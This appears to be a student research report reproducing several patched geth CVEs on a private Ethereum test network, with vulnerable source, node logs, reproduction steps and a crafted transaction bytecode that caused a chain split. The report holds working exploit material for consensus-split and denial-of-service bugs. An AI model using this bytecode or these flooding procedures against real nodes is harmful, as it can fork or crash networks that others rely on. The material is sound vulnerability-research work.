Report

All Ethereum CVEs recorded since it's conception were explored but this report will only focus on cves that break the rules of rms, such as consensus vulnerabilities and dos attacks.

Very old vulnerabilities proved hard to reconstruct the environment as Ethereum introduced a lot of breaking changes in the past few years.

Ethereum has a very large attack surface https://cheatsheetseries.owasp.org/cheatsheets/Attack_Surface_Analysis_Cheat_Sheet.html

preventing ddos https://www.semanticscholar.org/paper/An-Integrated-Approach-for-Defending-Against-%28-DDoS-Kumar-Joshi/cd24ea2c151c5d04dd12b35f2902acebf96bf66a?p2df

NB: - Since geth gets breaking changes almost every month, newer versions have a limit on the oldest version of geth it can connect to as a peer. i.e (If running geth 1.10.17, you cannot sync with a node running geth 1.9.13).

Vulnerability Details : CVE-2022-23328

Executing this consisted of 5 stages:

1. Generating random accounts.
2. Crediting the accounts with some ETH (1,000,000 ETH).
3. Spinning up multiple threads, each thread representing an account sending ETH.
4. Depositing 1 ETH to a 0 balance account.
5. Sending the 1 ETH from the account to another account with high gas fee.

Expectations

- The terminal running multiple threads simulating transactions currently returns a transaction hash for a successful transaction every 3-4 seconds (block time is 5 seconds). This should abruptly take longer than 5 seconds or return an error.
- The pendingTxs.js script when run initially shows 50 transactions in mempool. It should now show 5120 transactions.

Result running on Geth 1.10.17

- After spinning up 50 threads that submit 50 transactions every second, the geth version seems to be having a DDOS protection feature as any other request i.e. `web3.eth.getBalance()` returns `Error: Invalid JSON RPC response: ""`, which is the error returned by web3 when it tries to communicate to an unavailable server.
- I disconnected all nodes for about an hour, including the boot node and rerun the attack after. This time, web3 worked perfectly proving my claim that an "anti-DDOS" feature was added in geth.
- Out of all 5120 transactions, 866 returned a transaction receipt with the hash, hence, were successful. However, running `web3.eth.getTransaction(HASH)` returns null for all except the


first one showing that although the transactions were successful, they were not included in a block.

- The mempool didn't show any change, no delay in transaction execution.
- The results show that geth can handle this denial of service attack as the developers patched the bug.


Vulnerability Details : CVE-2021-39137

After execution of dataCopy, we copy `ret` into designated memory area (we're copying a slice of memory over a slice of memory). This operation shifts the data in the source – the `ret`, hence, winding up with corrupted returndata.

Before the bug fix, ` instructions.go` file had:



```
642  func opCall(pc *uint64, interpreter *EVMInterpreter, scope *ScopeContext) ([]byte, error) {
643      stack := scope.Stack
644      // Pop gas. The actual gas in interpreter.evm.callGasTemp.
645      // We can use this as a temporary value
646      temp := stack.pop()
647      gas := interpreter.evm.callGasTemp
648      // Pop other call parameters.
649      addr, value, inOffset, inSize, retOffset, retSize := stack.pop(), stack.pop(), stack.pop(), stack.pop(), stack.pop(), stack.pop
650      toAddr := common.Address(addr.Bytes20())
651      // Get the arguments from the memory.
652      args := scope.Memory.GetPtr(int64(inOffset.Uint64()), int64(inSize.Uint64()))
653
654      var bigVal = big0
```



```
653
654      var bigVal = big0
655      //TODO: use uint256.Int instead of converting with toBig()
656      // By using big0 here, we save an alloc for the most common case (non-ether-transferring contract calls),
657      // but it would make more sense to extend the usage of uint256.Int
658      if !value.IsZero() {
659          gas += params.CallStipend
660          bigVal = value.ToBig()
661      }
662
663      ret, returnGas, err := interpreter.evm.Call(scope.Contract, toAddr, args, gas, bigVal)
664
665      if err != nil {
666          temp.Clear()
667      } else {
668          temp.SetOne()
669      }
670      stack.push(&temp)
671      if err == nil || err == ErrExecutionReverted {
672          scope.Memory.Set(retOffset.Uint64(), retSize.Uint64(), ret)
673      }
674      scope.Contract.Gas += returnGas
675
676      return ret, nil
677  }
```

At line 672, the return value from the contract is copied to the given offset in memory (the offset is decided for in the contract evm bytecode). By having a malicious contract that makes the offset be part of the memory location holding the return value, the copy event will end up overwriting the correct return value. This will then lead to a different storage root hash and finally merkle root hash causing a chain split.

The flaw is very difficult to find. The attacker needs to figure out that it concerns the precompiles, specifically the datacopy and that it concerns `RETURNDATA` buffer rather than the regular memory, and lastly the special circumstances to trigger it (overlapping but shifted input/output).


Even with the difficulty of finding the bug, a successful attack was made at Ethereum mainnet block number (13107518), transaction hash: 0x1cb6fb36633d270edefc04d048145b4298e67b8aa82a9e5ec4aa1435dd770ce4 which caused a minority chain split (all clients running geth had a different merkle root hash compared to other client softwares written in different languages).

A memory corruption bug like this could have easily been avoided if return data memory address was made immutable when coding the EVM. Another fix would have been coding the EVM in Rust which would have never allowed an immutable and mutable value pointing to same memory location.


Expectations

- Vulnerable nodes obtain a different stateRoot when processing a maliciously crafted transaction leading to chain being split

Result




```
INFO [04-13|13:33:23.008] Skip duplicated bad block                number=10644 hash=8c0ab5..443eaf
ERROR[04-13|13:33:23.008]
########## BAD BLOCK #########
Chain config: {ChainID: 9984 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: 0 EIP155: 0 EIP158: 0 Byzantium: 0 Constantinople: 0 Petersburg: 0 Istanbul: 0, M
uir Glacier: <nil>, Berlin: <nil>, London: <nil>, Engine: clique}

Number: 10644
Hash: 0x8c0ab549451395a48c9d7b56fe99221c45585615a5ba71864d0a9c2435443eaf
        0: cumulative: 75190 gas: 75190 contract: 0x23859333C9143B354D2ee5E2Ca8e5534DA1cE06a status: 1 tx: 0x91d76ff1604040aabd84b79a4671e8bd9ded4dff98addada35
49d0bc2f86a3ee logs: [] bloom: 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000 state:


Error: invalid merkle root (remote: 0d115eadbbeddfbc69d0dce562c02df1b1cf9143265f6cad8306422425dceeef local: 931e979d0fc998f13647d78e0c5d67e1f88d21cbeb1515c6710e
e6dcd6f44712)
##############################
```



```
DEBUG[04-13|13:33:23.008] Downloaded item processing failed        number=10644 hash=8c0ab5..443eaf err="invalid merkle root (remote: 0d115eadbbeddfbc69d0dce562
c02df1b1cf9143265f6cad8306422425dceeef local: 931e979d0fc998f13647d78e0c5d67e1f88d21cbeb1515c6710ee6dcd6f44712)"
DEBUG[04-13|13:33:23.008] Synchronisation terminated               elapsed=4.611ms
WARN [04-13|13:33:23.008] Synchronisation failed, dropping peer    peer=f73f9b32edf105a409480aff8f897e6f66143d3001a85e51de86e721168ab4b7 err="retrieved hash cha
in is invalid: invalid merkle root (remote: 0d115eadbbeddfbc69d0dce562c02df1b1cf9143265f6cad8306422425dceeef local: 931e979d0fc998f13647d78e0c5d67e1f88d21cbeb15
15c6710ee6dcd6f44712)"
DEBUG[04-13|13:33:23.008] Message handling failed in `eth`         id=f73f9b32edf105a4 conn=dyndial         err=EOF
DEBUG[04-13|13:33:23.008] Removing Ethereum peer                   peer=f73f9b32 snap=true
DEBUG[04-13|13:33:23.008] Message handling failed in `snap`        peer=f73f9b32 err=EOF
DEBUG[04-13|13:33:23.008] Removing p2p peer                        peercount=3 id=f73f9b32edf105a4 duration=57.597s req=false err="useless peer"
DEBUG[04-13|13:33:23.507] Fetching single header                   id=5adf3a48fea732e8 conn=dyndial         hash=8771c9..ab5337
```


1 node was running geth 1.10.4 (Did not have the patch) while all other 4 nodes were running latest geth 1.10.17 (with patch). Once the transaction was submitted, it was announced to all other nodes and went through normal validation and execution in the evm. After it was added to a block in the `vulnerable node`, the block was rejected by all 4 nodes (No error was seen in the 4 nodes), and the `vulnerable node` disconnected from all peers since the merkle state root was not the same.




```
C:\Users\victo\WebstormProjects\year3project>node CVE-2021-39137.js
67 created
```

The javascript program sending the transaction never returned the transaction receipt but remained in a “deadlock”. Note the javascript program was connected to the vulnerable node. The malicious transaction, however, was included in all 4 nodes at block 10644(Since it did not break any rules of the Ethereum protocol but exploited a memory vulnerability in the Go language implementation of ethereum). The vulnerable node went into an infinite loop of requesting headers, finding out the hashes don’t match, printing Invalid merkle root error, disconnecting from a peer, reconnecting to the same peer and process continues.

To understand why this contract creation transaction caused the error, we will have to do reverse engineering on the evm bytecode or rather code a similar instance of the problem in solidity.



```
const createTransaction = await web3.eth.accounts.signTransaction(
        {
            from: MAIN_ADDR,
            gas: "402480",
            nonce,
            data:
"0x6001600053600260015360036002536004600353600560045360066005536006600260066000600060047f7ef0367e633852132a0ebbf70eb714015dd44bc82e1e55a96ef1389c999c1bcaf13d600060003e596000208055"
        },
        privateKey
    );
```



```
        var error = new Error(message);
                    ^

Error: Transaction was not mined within 750 seconds, please make sure your transaction was properly sent. Be aware that it might still be mined!
    at Object.TransactionError (C:\Users\victo\WebstormProjects\year3project\node_modules\web3-core-helpers\lib\errors.js:87:21)
    at C:\Users\victo\WebstormProjects\year3project\node_modules\web3-core-method\lib\index.js:419:49
    at runMicrotasks (<anonymous>)
    at processTicksAndRejections (node:internal/process/task_queues:96:5) {
  receipt: undefined
}

C:\Users\victo\WebstormProjects\year3project>
```

The javascript programmed returned an error after some time.

Vulnerability Details: CVE-2020-26265

A particular sequence of transactions could cause a consensus failure.

Tx 1:

sender invokes caller.

caller invokes 0xaa. 0xaa has 3 wei, does a self-destruct-to-self. caller does a 1 wei -call to 0xaa, who thereby has 1 wei (the code in 0xaa still executed, since the tx is still ongoing, but doesn't redo the selfdestruct, it takes a different path if callvalue is non-zero)


Tx 2:

sender does a 5-wei call to 0xaa. No exec (since no code).

This CVE had the most interesting finding. First, since it’s part of a 2019 git commit, a naïve downloading geth from 2019 to simulate the attack would not work as the developers frequently introduced breaking changes. Another approach was cloning the repo, changing the function that contained the fix back to it's original and building geth from that.


This worked but the findings were not as expected. The altered geth node did report an invalid block where the error was, invalid gas used (remote: 22888 local: 53676) and as usual, all other 4 nodes continued with the chain while the altered node was left out.

Node 5 reported this error:



```
INFO [04-16|01:54:36.656] Skip duplicated bad block                number=23653 hash=9c3009..4043e0
ERROR[04-16|01:54:36.656]
########## BAD BLOCK #########
Chain config: {ChainID: 9984 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: 0 EIP155: 0 EIP158: 0 Byzantium: 0 Constantinople: 0 Petersburg: 0 Istanbul: 0, M
uir Glacier: <nil>, Berlin: <nil>, London: <nil>, Arrow Glacier: <nil>, MergeFork: <nil>, Terminal TD: <nil>, Engine: clique}

Number: 23653
Hash: 0x9c30091bda0e007602e3569f74830162b684a9473fc74c4730d10b44aa4043e0
        0: cumulative: 53676 gas: 53676 contract: 0x0000000000000000000000000000000000000000 status: 1 tx: 0xd12112dfe80b646aa2cc31455e9cd52d7b3841ed6db0cf13e6
9fec7ca60972c4 logs: [0xc00225ae70] bloom: 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001000
00000200000000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000020000000040000000200200000020000000000000
000000000000000000000000000000000000000000000000000000000000000000002000000 state:


Error: invalid gas used (remote: 22888 local: 53676)
##############################
```


Node 1,2,3 and 4 reported this error:



```
2ms
ERROR[04-16|01:54:36.011]
########## BAD BLOCK #########
Chain config: {ChainID: 9984 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: 0 EIP155: 0 EIP158: 0 Byzantium: 0 Constantinople: 0 Petersburg: 0 Istanbul: 0, M
uir Glacier: <nil>, Berlin: <nil>, London: <nil>, Arrow Glacier: <nil>, MergeFork: <nil>, Terminal TD: <nil>, Engine: clique}

Number: 23653
Hash: 0xba0d34b9705340a35057c5ae96f924ec59165cda897aa6270260bb0e9c869d6e
        0: cumulative: 22888 gas: 22888 contract: 0x0000000000000000000000000000000000000000 status: 0 tx: 0xd12112dfe80b646aa2cc31455e9cd52d7b3841ed6db0cf13e6
9fec7ca60972c4 logs: [] bloom: 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000 state:


Error: invalid gas used (remote: 53676 local: 22888)
##############################
```


Reason for the gas used error might be, re-execution of the SELFDESTRUCT opcode in the altered geth node while all other nodes execute it only once. Another finding was, executing the same solidity script in the latest geth version, didn't end up "selfdestructing" the contract as the test function still returned 123. This might be a bug in geth that this project discovered.

However, after executing `doAttack()`, calling a function in the target contract from another contract yielded an error in https://remix.ethereum.org :



```
call to B.finalStuff errored: Internal JSON-RPC error.
{
  "code": -32000,
  "message": "execution reverted"
}
```

Running `web3.eth.getCode()` and `web3.eth.getStorageAt()` showed that the address still contained the given code and storage values:



```
C:\Users\victo\WebstormProjects\year3project>node CVE-2020-26265.js
----------CODE-------------------
0x60806040526004361061004a5760003560e01c806312065fe01461004f5780633ac559931461007a57806341c0e1b5146100a5578063d321fe29146100af578063f8a8fd6d146100da575b600080fd5b34801561005b57600080fd
5b50610064610105565b6040516100719190610482565b60405180910390f35b34801561008657600080fd5b5061008f61010d565b60405161009c9190610420565b60405180910390f35b6100ad61019b565b005b3480156100bb57
600080fd5b506100c4610290565b6040516100d19190610482565b60405180910390f35b3480156100e657600080fd5b506100ef61029a565b6040516100fc9190610482565b60405180910390f35b600047905090565b6002805461
011a9061054c565b80601f0160208091040260200160405190810160405280929190818152602001828054610146906105 4c565b80156101935780601f10610168576101008083540402835291602001916101935 65b820191906000
526020600020905b815481529060010190602001808311610176578290036 01f168201915b505050505081565b6000341415610229573373ffffffffffffffffffffffffffffffffffffffff167f68a331f033c1e5ce4f6a0fc484b2
0cb8368bf28a77b6468a762241c0fc202d676040516101e890610442565b60405180910390a260008054906101000a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff
16ff5b346001600082825461023b91906104b9565b925050819055503373ffffffffffffffffffffffffffffffffffffffff167f68a331f033c1e5ce4f6a0fc484b20cb8368bf28a77b6468a762241c0fc202d6760405161028690 61
0462565b60405180910390a2565b600060015490509056 5b60006040518060400160405280600b81526020017f48656c6c6f20576f726c640000000000000000000000000000000000000000008152506002908051906020019061 02
e79291906102ef565b50607b905090565b8280546102fb9061054c565b90600052602060002090601f01602090048101928261031d5760008555610364565b82601f1061033657805160ff1916838001178555610364565b82800160
0101855582156103645791820 15b82811115610363578251825591602001919060010190610348565b5b5090506103719190610375565b5090565b5b8082111561038e5760008160009055506001016103765 65b5090565b60006103
9d8261049d565b6103a781856104a8565b93506103b7818560208601610519565b6103c0816105dc565b840191505092915050565b60006103d86014836104a8565b91506103e3826105ed565b602082019050919050565b60006103
fb6011836104a8565b915061040682610616565b602082019050919050565b61041a8161050f565b82525050565b6000602082019050818103600083015261043a8184610392565b905092915050565b6000602082019050818103 60
0083015261045b816103cb565b9050919050565b600060208201905081810360008301526104 7b816103ee565b9050919050565b60006020820190506104976000830184610411565b92915050565b600081519050919050565b6000
82825260208201905092915050565b60006104c48261050f565b91506104cf8361050f565b9250827fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff0382111561050457610503610 57e565b5b8282
019050929150505 65b6000819050919050565b60005b838110156105375780820151818401526020810190506105 1c565b83811115610546576000848401525b50505050565b6000600282049050600182168061056457607f821691
505b60208210811415610578576105776105ad565b5b50919050565b7f4e487b7100000000000000000000000000000000000000000000000000000000600052601160045260246000fd5b7f4e487b71000000000000000000000000
00000000000000000000000000000000600052602260045260246000fd5b6000601f19601f8301169050919050565b7f53656c66206465737472756374696e672e2e2e2e000000000000000000000000600082015250565b7f456c73
652073746174656d656e742e2e2e000000000000000000000000000000600082015250 56fea26469706673582212202977da6aea4af68735561c79590c8e45f5781318b9943e5c5937335121369c8964736f6c63430008070033
----------STORAGE---------------
[0]0x00000000000000000000000098af020b70ed8ef8f53e2ad01312f6993a5c8a4
[1]0x0000000000000000000000000000000000000000000000000000000000000000
[2]0x0000000000000000000000000000000000000000000000000000000000000000
[3]0x0000000000000000000000000000000000000000000000000000000000000000
```

Only after running `selfdestruct` as one transaction did the storage and code clear in the account.

Vulnerability Details: CVE-2021-42219

Go-Ethereum v1.10.9 was discovered to contain an issue which allows attackers to cause a denial of service (DoS) via sending an excessive amount of messages to a node. This is caused by missing memory in the component /ethash/algorithm.go

1. Create a new testing environment, clean up all cache, git clone the latest code & make geth.

2. Setup a go-ethereum node in your local machine. My environment setting is that 64-bit Ubuntu 18.04 with 128 cores (AMD EPYC 7742 Processor @ 2.25 GHz) and 488 GiB of main memory.


3. Send a serial of fuzzed messages to this node, the detailed content, and timestamp of these messages can be found in the log info.

4. Within only 1 minute, the SIGBUS occurs, node crashes down.

To execute this attack, clone geth from github to a new directory, replace `p2p/transport.go` file data with `CVE-2021-42219.go` values. NB:- remember to change the name from CVE-2021-42219.go to transport.go when copy pasting the file. After this, compile geth into an executable following instruction from geth github and name the executable `geth_cve_2021_42219`. Perform the same steps above but with ` CVE-2021-42219_target.go` file, creating an executable `geth_target_cve_2021_42219`. Move both files to altered_geths directory to be accessible by the scripts.

Results

Simulating this attack did not yield any expected results. The target node was sent random serialized messages of different sizes of which it reported an error and removed the node. Waiting for the same node to reconnect took a while and by that time, DAG generation was completed.



```
DEBUG[04-20|02:05:47.200] Fetching batch of headers                id=11f96216169604ef conn=inbound count=1  fromnum=55  skip=0  reverse=false
